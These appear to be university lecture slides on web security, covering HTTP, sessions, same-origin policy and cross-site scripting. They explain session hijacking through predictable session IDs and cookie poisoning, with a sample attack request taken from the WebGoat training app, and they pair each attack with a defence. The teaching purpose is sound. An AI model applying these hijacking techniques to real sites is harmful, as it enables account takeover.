SMU SINGAPORE MANAGEMENT UNIVERSITY | School of Computing and Information Systems

CS440 Foundations of Cybersecurity

Web Security – Part I

Recap Week 10

- Vulnerability: command injection, buffer overflow
- Countermeasures:
  - Secure programming with good practice
  - 3 System supports
  - Language support
- Malware classification
- Malware analysis: static and dynamic


Overview

- Content
  - Web architecture
  - Sessions
  - Session Attacks
  - Same origin policy
  - Cross site scripting (XSS): Stored XSS, Reflected XSS & DOM-based XSS

- After this module, you should be able to
  - Understand what is sessions in the web
  - Describe session attacks and how to prevent them
  - Understand what is same origin policy and its use case
  - Understand what is XSS and how to prevent them

Web Architecture

URL: Global Identifier (address) of a resource on the internet



HTTP: Application layer request-response protocol for distributed, collaborative, and hypermedia information systems

- Widely used
- Simple
- Stateless
- Unencrypted

HTTPS Protocol: HTTP protocol with security extension, relying on SSL/TLS protocol in transport layer

URL


- Global Identifier (address) of a resource on the internet
- Example: `https://smu.edu.sg/staff/faculty.php?user=lk%20shar#Faculty`
  - Protocol (scheme): https
  - Host: smu.edu.sg
  - Path: staff/faculty.php
  - Query: user=lk shar, Fragment: Faculty
- Special characters are encoded (URL encoding) as hex:
  - Newline as %0A
  - Space as %20 or +

HTTP


- **HTTP**: Hypertext Transfer Protocol
  - on top of TCP protocol, default port number: 80, text based
- **Three Basic Features**
  - **connectionless**: the connection is closed if no response or request.
  - **media independent**: any media can be sent as long as client and server know how to handle.
  - **stateless**: server and client are only aware of each other during the current request.

HTTP Request

- Request line (method,
  URI, protocol version)
- Zero or more header
- Empty line
- Message body (optional)



```
POST /cgi-bin/process.cgi HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
Host: www.tutorialspoint.com
Content-Type: application/x-www-form-urlencoded
Content-Length: length
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: Keep-Alive

licenseID=string&content=string&/paramsXML=string
```




```
POST /cgi-bin/process.cgi HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
Host: www.tutorialspoint.com
Content-Type: text/xml; charset=utf-8
Content-Length: length
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: Keep-Alive

<?xml version="1.0" encoding="utf-8"?>
<string xmlns="http://clearforest.com/">string</string>
```


HTTP Response

- Status line (version, status code)
- Zero or more header
- Empty line
- Message body (optional)

- Status code:
  1xx: Informational
  2xx: Success
  3xx: Redirection
  4xx: Client error
  5xx: Server error



```
HTTP/1.1 200 OK
Date: Mon, 27 Jul 2009 12:28:53 GMT
Server: Apache/2.2.14 (Win32)
Last-Modified: Wed, 22 Jul 2009 19:15:56 GMT
Content-Length: 88
Content-Type: text/html
Connection: Closed
```



```
<html>
<body>
<h1>Hello, World!</h1>
</body>
</html>
```

Sessions


Sessions

- Stateless HTTP is not fit for modern Web applications, since users view the entire browsing as ONE continuous and consistent process.
- For various business needs, web applications tend to maintain states by establishing sessions.
- Web applications can establish sessions (shared state) between client and server, and refer to this common state when authorising requests.
- Sessions between client and server are established through session identifiers
  - Two ways of transferring session identifiers


Transferring Session Identifiers

- Cookie
  - Session Identifier (SID) created and sent by server in a Set-Cookie header field in the HTTP response
  - browser stores cookie in `document.cookie`
  - browser includes it in requests with a domain matching the cookie’s origin
- Hidden form field
  - Server creates and includes SID in a hidden field of an HTML form in various web pages
  - e.g. <input type=‘hidden’ name=‘sid’ value=‘<SID_VALUE>’>

Establishing Session with Cookie




- Cookie is fetched **by the browser** and submitted to server.


Client
Web Server
Login
Username: Jack
Password: Apple
Login successful?
1. Create SID and store in database
2. Set SID and expiration time in Cookie
3. Send Cookie to client
Session table
• session_id
• username
• user_state
Cookie = SID
Cookie
Local Storage
Database
See you later!
See you later!
Current connection closes
It's me again
Sorry, do I know u?
A new HTTP transaction using a new connection starts
Cookie = SID'
Yeah, you are ...
1. Is Cookie still valid (i.e. not expired yet)?
2. Does session id match the one stored in database?
3. If both are yes, continue session

Session Identification v.s User Authentication

- Session identification and user-authentication are **NOT** the same.
  - Session identification is basically for the functionality (i.e., state maintenance)
  - User authentication is for security.
  - But functionality is a bigger scope encompassing security. Whether a user is authenticated is part of the session state.
- Server may issue SID **with or without** prior user authentication.
  - Server may authenticate a user before the SID is issued and encode this fact in the SID.
  - SID is then used save future authentications in the same session.



Session Persistence

- Determined by the server
- Sessions can persist between login and logout
  - Closing a window does not necessarily close a session to that web site; you usually have to log out explicitly

- Sessions can persist for the duration of a business transaction

- Sessions can persist indefinitely
  - Raises privacy issues when user's surfing behavior can be tracked over an extended period


Session Attacks

Session Related Attacks

- When sessions entail privileges, e.g., because a ‘trusted’ user has been authenticated, those privileges may be gained by **session hijacking**.
- **Denial-of-Service**: flooding attacks send many requests for session establishment, exhausting resources at the receiver.

Example: Session Hijacking

- Attacker sends multiple requests to the target server
- For each request, the server sends back a Session ID
  - The Session IDs are in sequence
- A victim also connects to the server and receives a Session ID (the missing one in the list)
- By checking the missing Session ID, attacker obtains the victim's Session ID
- Attacker then authenticates to the server as the client, hijacking the client's session




```
Target Host:  http://www.targetsite.com/account/
Cookie:  SESSIONID=32676499023434536333344

Target Host:  http://www.targetsite.com/account/
Cookie:  SESSIONID=32676499023434536333345

Target Host:  http://www.targetsite.com/account/
Cookie:  SESSIONID=32676499023434536333346

Target Host:  http://www.targetsite.com/account/
Cookie:  SESSIONID=32676499023434536333347
      MISSING SESSION ID ➡
Target Host:  http://www.targetsite.com/account/
Cookie:  SESSIONID=32676499023434536333349

Target Host:  http://www.targetsite.com/account/
Cookie:  SESSIONID=32676499023434536333350

Target Host:  http://www.targetsite.com/account/
Cookie:  SESSIONID=32676499023434536333351
```

A Shelly, et al. (2019). Using a Web Server Test Bed to Analyze the Limitations of Web Application Vulnerability Scanners.

Session Hijacking: Cookie Poisoning

- Malicious client or outside attacker may **use others'** SID (by guessing or stealing) to elevate their permissions when SIDs are used for access control



```
GET http://janaina:8180/WebGoat/attack?Screen=17&menu=410 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.4
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://janaina:8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
```

(source: https://www.owasp.org/index.php/Session_Prediction)

A predictable session id can be easily faked by attackers

Session ID Protection

- Use a large **random** SID (e.g., 20 bytes) instead of a predictable or sequential SID
- Stored in a safe place in both client side and server side
- Deliver SID through an SSL/TLS connection

Same Origin Policy

JavaScript & DOM

- Document Object Model (DOM):
  - DOM is the hierarchical representation of data, used to manage state in modern web browsers.
- JavaScript: programming language for client-side scripting in web browsers.
  - A script may read/write DOM objects, request for network connection, read cookies, access files, etc. It can do (almost) anything!
  - A script can be executed upon loading or events.

For the sake of security, the browser must restrict JS execution with access control.

Origin


- **Definition of same-origin**: two URLs have the same origin if the protocol, port (if specified) and host are the same for both.
  - it is referenced as the protocol/host/port tuple.

Example: with respect to http://store.company.com/dir/page.html

URL	Outcome	Reason
http://store.company.com/dir2/other.html	Same origin	Only the path differs
http://store.company.com/dir/inner/another.html	Same origin	Only the path differs
https://store.company.com/page.html	Failure	Different protocol
http://store.company.com:81/dir/page.html	Failure	Different port (http:// is port 80 by default)
http://news.company.com/dir/page.html	Failure	Different host


Same Origin Policy (SOP)

- SOP is the basic security mechanism dictating that a document or script loaded from one origin cannot (directly) interact with a resource from another origin.
  - It helps isolate potentially malicious documents, reducing possible attack vectors.
  - **Resources**: HTML DOM objects, cookies, network requests, network replies
- SOP is enforced by all browsers.
- Cross-origin accesses undergo the browser's permission checking.
  - E.g., a site has enabled the Cross-origin Resource Sharing (CORS)



Site Isolation (Chrome)

- Site Isolation ensures that pages from different websites are always put into different processes, each running in a sandbox that limits what the process is allowed to do.
  - to leverage the underneath operating system to enforce process-based isolation.
- It also makes it possible to block the process from receiving certain types of sensitive data from other sites.
- As a result, a malicious website will find it much more difficult to steal data from other sites



Cross-Site Scripting (XSS)


Document Object Model (DOM)

- An HTML document can be viewed in the form of a tree. Building/modifying an HTML document is to grow/trim the tree.

Text view

```
<!DOCTYPE HTML>
<html>
<head>
  <title>About elk</title>
</head>
<body>
  <div>The truth about elk.</div>
</body>
</html>
```

Tree view



```
▾HTML
  ▾HEAD
    #text ↵␣
    ▾TITLE
      #text About elk
    #text ↵
  #text ↵
  ▾BODY
    #text The truth about elk.
```

Whenever the browser's rendering encounters the script tag, <script>, it automatically executes it.

Cross-Site Scripting (XSS)


- XSS attacks run a script in the browser that was not written by the web application owner.
  - The vulnerability is some of the most common vulnerabilities in the Internet.
  - It is a special form of code injection!

- In general, XSS can be classified into
  - Reflected XSS (Type-I)
  - Stored XSS (Type-II)
  - DOM-based XSS (Type-0)

OWSAP: Cross Site Scripting Prevention Cheat Sheet at here.

Stored XSS

- A.k.a. **persistent XSS**. It generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim is able to retrieve the stored data from the web application without that data being made safe to render in the browser.
- The form submitted by the attacker has the <script> tag. The form is interpreted as text, and is deposited to the database
- However, the the victim user views the data retrieved from the database. Her browser treats the tagged text as JavaScript code and executes it.


User #1 submits form.
API receives data from User #1.
Data stored in database.
User #2 requests to view data from User #1.
API collects data from database and sends to client of User #2.
Data is injected into browser DOM to be read.
Script inside of data is interpreted as script, resulting in script execution on User #2's device.

Example: Malicious Customer Feedback

